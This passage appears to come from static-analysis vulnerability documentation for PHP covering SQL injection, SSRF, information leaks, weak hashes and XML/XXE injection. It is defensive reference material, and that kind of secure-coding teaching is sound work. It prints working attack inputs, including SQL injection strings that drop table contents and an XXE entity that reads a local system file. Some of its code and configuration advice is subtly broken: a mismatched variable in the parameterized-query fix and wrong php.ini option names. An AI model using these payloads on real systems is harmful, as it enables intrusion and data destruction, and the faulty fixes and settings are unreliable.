[3] M4 Unintended Data Leakage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] A6 Information Leakage and Improper Error Handling, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[5] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[6] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[7] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.6, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[8] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.5, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[9] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[10] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[11] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[12] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[13] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[14] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[15] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[16] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[17] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

SQL Injection

Explanation

SQL injection errors occur when:

1. Data enters a program from an untrusted source.

2. The data is used to dynamically construct a SQL query.

Example 1: The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where the owner matches the user name of the currently-authenticated user.

```
...
$userName = $_SESSION['userName'];
$itemName = $_POST['itemName'];
$query = "SELECT * FROM items WHERE owner = '$userName' AND itemname = '$itemName';";
$result = mysql_query($query);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

However, because the query is constructed dynamically by concatenating a constant query string and a user input string, the query only behaves correctly if `itemName` does not contain a single-quote character. If an attacker with the user name `wiley` enters the string "`name' OR 'a'='a`" for `itemName`, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the `OR 'a'='a'` condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the `items` table, regardless of their specified owner.

Example 2: This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name `wiley` enters the string "`name'; DELETE FROM items; --`" for `itemName`, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft(R) SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed [4]. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "`name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a`", the following three valid statements will be created:

```
    SELECT * FROM items
    WHERE owner = 'wiley'
    AND itemname = 'name';

  DELETE FROM items;

  SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted

- Find ways to bypass the need for certain escaped meta-characters

- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Recommendation

The root cause of a SQL injection vulnerability is the ability of an attacker to change context in the SQL query, causing a value that the programmer intended to be interpreted as data to be interpreted as a command instead. When a SQL query is constructed, the programmer knows what should be interpreted as part of the command and what should be interpreted as data. Parameterized SQL statements can enforce this behavior by disallowing data-directed context changes and preventing nearly all SQL injection attacks. Parameterized SQL statements are constructed using strings of regular SQL, but where user-supplied data needs to be included, they include bind parameters, which are placeholders for data that is subsequently inserted. In other words, bind parameters allow the programmer to explicitly specify to the database what should be treated as a command and what should be treated as data. When the program is ready to execute a statement, it specifies to the database the runtime values to use for each of the bind parameters without the risk that the data will be interpreted as a modification to the command.

When connecting to MySQL, the previous example can be rewritten to use parameterized SQL statements (instead of concatenating user supplied strings) as follows:

```
    ...
    $mysqli = new mysqli($host,$dbuser, $dbpass, $db);
    $userName = $_SESSION['userName'];
    $itemName = $_POST['itemName'];
    $query = "SELECT * FROM items WHERE owner = ? AND itemname = ?";
    $stmt = $mysqli->prepare($query);
    $stmt->bind_param('ss',$username,$itemName);
    $stmt->execute();
    ...
```

The MySQL Improved extension (mysqli) is available for PHP5 users of MySQL. Code that relies on a different database should

check for similar extensions.

More complicated scenarios, often found in report generation code, require that user input affect the structure of the SQL statement, for instance by adding a dynamic constraint in the `WHERE` clause. Do not use this requirement to justify concatenating user input to create a query string. Prevent SQL injection attacks where user input must affect command structure with a level of indirection: create a set of legitimate strings that correspond to different elements you might include in a SQL statement. When constructing a statement, use input from the user to select from this set of application-controlled values.

Tips

1. A common mistake is to use parameterized SQL statements that are constructed by concatenating user-controlled strings. Of course, this defeats the purpose of using parameterized SQL statements. If you are not certain that the strings used to form parameterized statements are constants controlled by the application, do not assume that they are safe because they are not being executed directly as SQL strings. Thoroughly investigate all uses of user-controlled strings in SQL statements and verify that none can be used to modify the meaning of the query.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] SQL Injection Attacks by Example, S. J. Friedl, http://www.unixwiz.net/techtips/sql-injection.html

[2] Stop SQL Injection Attacks Before They Stop You, P. Litwin, MSDN Magazine, 2004, http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx

[3] SQL Injection and Oracle, Part One, P. Finnigan, Security Focus, 2002, http://www.securityfocus.com/infocus/1644

[4] Writing Secure Code, Second Edition, M. Howard, D. LeBlanc, Microsoft Press, 2003

[5] CWE ID 89, Standards Mapping - Common Weakness Enumeration - (CWE)

[6] SI, Standards Mapping - FIPS200 - (FISMA)

[7] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[8] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[9] A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[10] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[11] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[12] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[13] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[14] Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[15] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[16] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[17] Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[18] Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[19] Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[20] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[21] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[22] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[23] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[24] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[25] APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[26] SQL Injection, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[27] SQL Injection (WASC-19), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Server-Side Request Forgery

Explanation

A Server-Side Request Forgery occurs when an attacker can influence a network connection made by the application server. The network connection will originate from the application server internal IP and an attacker will be able to use this connection to bypass network controls and scan or attack internal resources that are not otherwise exposed.

Example: In the following example, an attacker will be able to control the URL the server is connecting to.

```
$url = $_GET['url'];
$c = curl_init();
curl_setopt($c, CURLOPT_POST, 0);
curl_setopt($c,CURLOPT_URL,$url);
$response=curl_exec($c);
curl_close($c);
```

The ability of the attacker to hijack the network connection will depend on the specific part of the URI that he can control and on libraries used to stablish the connection. For example, controlling the URI scheme will let the attacker use protocols different from `http` or `https` like:

- up:// - ldap:// - jar:// - gopher:// - mailto:// - ssh2:// - telnet:// - expect://

An attacker will be able to leverage this hijacked network connection to perform the following attacks:

- Port Scanning of intranet resources. - Bypass firewalls. - Attack vulnerable programs running on the application server or on the Intranet. - Attack internal/external web applications using Injection attacks or CSRF. - Access local files using file:// scheme. - On Windows systems, file:// scheme and UNC paths can allow an attacker to scan and access internal shares. - Perform a DNS cache poisoning attack.

Recommendation

Do not establish network connections based on user-controlled data and ensure that the request is being sent to the expected destination. If user data is necessary to build the destination URI, use a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name.

In some situations this approach is impractical because the set of legitimate resource names is too large or too hard to keep track of. Programmers often resort to blacklisting in these situations. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, any such list of unsafe characters is likely to be incomplete and will almost certainly become out of date. A better approach is to create a whitelist of characters that are allowed to appear in the resource name and accept input composed exclusively of characters in the approved set.

Also, if required, make sure that the user input is only used to specify a resource on the target system but that the URI scheme, host, and port is controlled by the application. This way the damage that an attacker can do will be significantly reduced.

References

[1] SSRF vs. Business critical applications, Alexander Polyakov, BlackHat 2012, http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_Slides.pdf

[2] SSRF bible. Cheatsheet, ONSec Labs, https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit

[3] CWE ID 918, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M5 Poor Authorization and Authentication, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A4 Insecure Direct Object Reference, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[16] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[17] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[18] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[19] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[20] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[21] Abuse of Functionality (WASC-42), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

System Information Leak: External

Explanation

An external information leak occurs when system data or debugging information leaves the program to a remote machine via a socket or network connection.

Example: The following code prints an exception to the HTTP response:

```
<?php
    ...
    echo "Server error! Printing the backtrace";
    debug_print_backtrace();
    ...
?>
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. For example, with scripting mechanisms it is trivial to redirect output information from "Standard error" or "Standard output" into a file or another program. Alternatively the system that the program runs on could have a remote logging mechanism such as a "syslog" server that will send the logs to a remote device. During development you will have no way of knowing where this information may end up being displayed.

In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the leaked information could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Recommendation

Write error messages with security in mind. In production environments, turn off detailed error information in favor of brief messages. Restrict the generation and storage of detailed output that can help administrators and programmers diagnose problems. Be careful, debugging traces can sometimes appear in non-obvious places (embedded in comments in the HTML for an error page, for example).

Even brief error messages that do not reveal stack traces or database dumps can potentially aid an attacker. For example, an "Access Denied" message can reveal that a file or user exists on the system.

Tips

1. Do not rely on wrapper scripts, corporate IT policy, or quick-thinking system administrators to prevent system information leaks. Write software that is secure on its own.

2. This category of vulnerability does not apply to all types of programs. For example, if your application executes on a client machine where system information is already available to an attacker, or if you print system information only to a trusted log file, you can use AuditGuide to filter out this category.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 497, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[3] A6 Information Leakage and Improper Error Handling, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[4] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[5] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[6] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[7] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[8] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[9] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[10] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[11] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[12] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[13] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[14] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

System Information Leak: Internal

Explanation

An internal information leak occurs when system data or debugging information is sent to a local file, console, or screen via printing or logging.

Example: The following code prints an exception to the standard error stream:

```
<?php
    ...
    echo "Server error! Printing the backtrace";
    debug_print_backtrace();
    ...
?>
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a user. In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the leaked information could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Recommendation

Write error messages with security in mind. In production environments, turn off detailed error information in favor of brief messages. Restrict the generation and storage of detailed output that can help administrators and programmers diagnose problems. Be careful, debugging traces can sometimes appear in non-obvious places (embedded in comments in the HTML for an error page, for example).

Even brief error messages that do not reveal stack traces or database dumps can potentially aid an attacker. For example, an "Access Denied" message can reveal that a file or user exists on the system.

Tips

1. Do not rely on wrapper scripts, corporate IT policy, or quick-thinking system administrators to prevent system information leaks. Write software that is secure on its own.

2. This category of vulnerability does not apply to all types of programs. For example, if your application executes on a client machine where system information is already available to an attacker, or if you print system information only to a trusted log file, you can use AuditGuide to filter out this category.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 497, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[3] A6 Information Leakage and Improper Error Handling, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[4] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[5] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[6] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[7] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[8] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[9] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[10] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[11] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[12] APP3620 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[13] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[14] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

System Information Leak: PHP Errors

Explanation

If the `display_errors` option is enabled, errors are displayed to the Web, which can illustrate potential weaknesses to an attacker. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system.

Recommendation

In PHP version 5.2.4 and later, set the `display_errors` option to `stderr` to output errors to stderr instead of stdout.

The following entry in php.ini sets the `disable_errors` option to output errors to stderr:

```
disable_errors = 'stderr'
```

On older versions of PHP, disable the `display_errors` option entirely.

The following entry in php.ini disables the `disable_errors` option:

```
disable_errors = 'off'
```

If you disable `display_errors`, redirect errors to the system log file using the `log_errors` and `error_log` configuration options, which controls how PHP logs errors not displayed to the system output streams.

The following entries in php.ini causes PHP to log errors to the log file specified by the `error_file` option.

```
log_errors = 'on'
error_file = '/hwxx/daxx/uwnetid/phperrors.log'
```

The `disable_errors`, `log_errors`, and `error_file` options can also be set by including the following entries in the Apache httpd.conf file:

```
php_flag  disable_errors  off
php_flag  log_errors      on
php_flag  error_file      /hwxx/daxx/uwnetid/phperrors.log
```

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] PHP Manual, M. Achour et al., 2007, http://www.php.net/manual/en/index.php

[2] PhpSecInfo Test Information, PHP Security Consortium, 2007, http://phpsec.org/projects/phpsecinfo/tests/

[3] CWE ID 209, CWE ID 215, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] CM, Standards Mapping - FIPS200 - (FISMA)

[5] SI-11 Error Handling (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M1 Weak Server Side Controls, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A10 Insecure Configuration Management, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A6 Information Leakage and Improper Error Handling, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A6 Security Misconfiguration, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A5 Security Misconfiguration, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.10, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] Insecure Interaction - CWE ID 209, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[16] Insecure Interaction - CWE ID 209, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[17] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[18] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[19] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[20] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[21] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[22] APP3120 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[23] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[24] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Weak Cryptographic Hash

Explanation

MD2, MD4, MD5, RIPEMD-160, and SHA-1 are popular cryptographic hash algorithms often used to verify the integrity of messages and other data. However, as recent cryptanalysis research has revealed fundamental weaknesses in these algorithms, they should no longer be used within security-critical contexts.

Effective techniques for breaking MD and RIPEMD hashes are widely available, so those algorithms should not be relied upon for security. In the case of SHA-1, current techniques still require a significant amount of computational power and are more difficult to implement. However, attackers have found the Achilles' heel for the algorithm, and techniques for breaking it will likely lead to the discovery of even faster attacks.

Recommendation

Discontinue the use of MD2, MD4, MD5, RIPEMD-160, and SHA-1 for data-verification in security-critical contexts. Currently, SHA-224, SHA-256, SHA-384, SHA-512, and SHA-3 are good alternatives. However, these variants of the Secure Hash Algorithm have not been scrutinized as closely as SHA-1, so be mindful of future research that might impact the security of these algorithms.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] MD5 and MD4 Collision Generators, Stach & Liu, http://www.stachliu.com.nyud.net:8090/research_collisions.html

[2] Finding Collisions in the Full SHA-1, Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu, http://people.csail.mit.edu/yiqun/SHA1AttackProceedingVersion.pdf

[3] How to Break MD5 and Other Hash Functions, Xiaoyun Wang and Hongbo Yu, http://www.infosec.sdu.edu.cn/uploadfile/papers/How%20to%20Break%20MD5%20and%20Other%20Hash%20Functions.pdf

[4] SDL Development Practices, Microsoft, http://download.microsoft.com/download/8/4/7/8471a3cb-e4bf-442a-bba4-c0c907d598c5/Michael%20Howard%20SDL%20Development%20Practices.ppsx

[5] CWE ID 328, Standards Mapping - Common Weakness Enumeration - (CWE)

[6] MP, Standards Mapping - FIPS200 - (FISMA)

[7] SC-13 Cryptographic Protection (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[8] M6 Broken Cryptography, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[9] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[10] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[11] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[12] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[13] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[14] Requirement 6.3.1.3, Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[15] Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[16] Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[17] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[18] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[19] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[20] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[21] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[22] APP3150.1 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

XML Injection

Explanation

XML injection occurs when:

1. Data enters a program from an untrusted source.

2. The data is written to an XML document.

Applications typically use XML to store data or send messages. When used to store data, XML documents are often treated like databases and can potentially contain sensitive information. XML messages are often used in web services and can also be used to transmit sensitive information. XML message can even be used to send authentication credentials.

The semantics of XML documents and messages can be altered if an attacker has the ability to write raw XML. In the most benign case, an attacker may be able to insert extraneous tags and cause an XML parser to throw an exception. In more nefarious cases of XML injection, an attacker may be able to add XML elements that change authentication credentials or modify prices in an XML e-commerce database. In some cases, XML injection can lead to cross-site scripting or dynamic code evaluation.

Example 1:

Assume an attacker is able to control `shoes` in following XML.

```
<order>
   <price>100.00</price>
   <item>shoes</item>
</order>
```

Now imagine this XML is included in a back end web service request to place an order for a pair of shoes. Suppose the attacker modifies his request and replaces `shoes` with `shoes</item><price>1.00</price><item>shoes`. The new XML would look like:

```
<order>   <price>100.00</price>   <item>shoes</item><price>1.00</price><item>shoes</item></
order>
```

When using XML parsers, the value from the second `<price>` overrides the value from the first `<price>` tag. This allows the attacker to purchase a pair of $100 shoes for $1.

A more serious form of this attack called XML eXternal Entity Injection can occur when the attacker controls the front or all of the XML document which is parsed.

Example 2: Here is some code that is vulnerable to XXE attacks:

Assume an attacker is able to control the input XML to the following code:

```
...
<?php
$goodXML = $_GET["key"];
$doc = simplexml_load_string($goodXml);
echo $doc->testing;
?>
...
```

Now imagine that the following XML is passed by the attacker to the code above:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

When the xml is processed, the content of the <foo> element is populated with the contents of the system's boot.ini file. The attacker can utilize xml elements which are returned to the client to exfiltrate data or obtain information as to the existence of network resources.

Recommendation

When writing user supplied data to XML some guidelines should be followed:

1. Don't create tags or attributes whose names are derived from user input.

2. XML entity encode user input before writing to XML.

3. Wrap user input in CDATA tags.

In order to mitigate XML eXternal Entity Injection you have the following options:

When writing user supplied data to XML some guidelines should be followed:

1. Disable entity expansion by the xml parser in use.

```
libxml_disable_entity_loader(true);
```

or

```
$dom->resolveExternals=false;
```

2. XML entity encode user input before writing to XML.

3. If you need to allow entity expansion then:

a. Validate the input to make sure the expanded entities are appropriate and allowed.

b. Limit what the parser can do while loading the xml:

$doc = XMLReader::xml($badXml,'UTF-8',LIBXML_NONET);

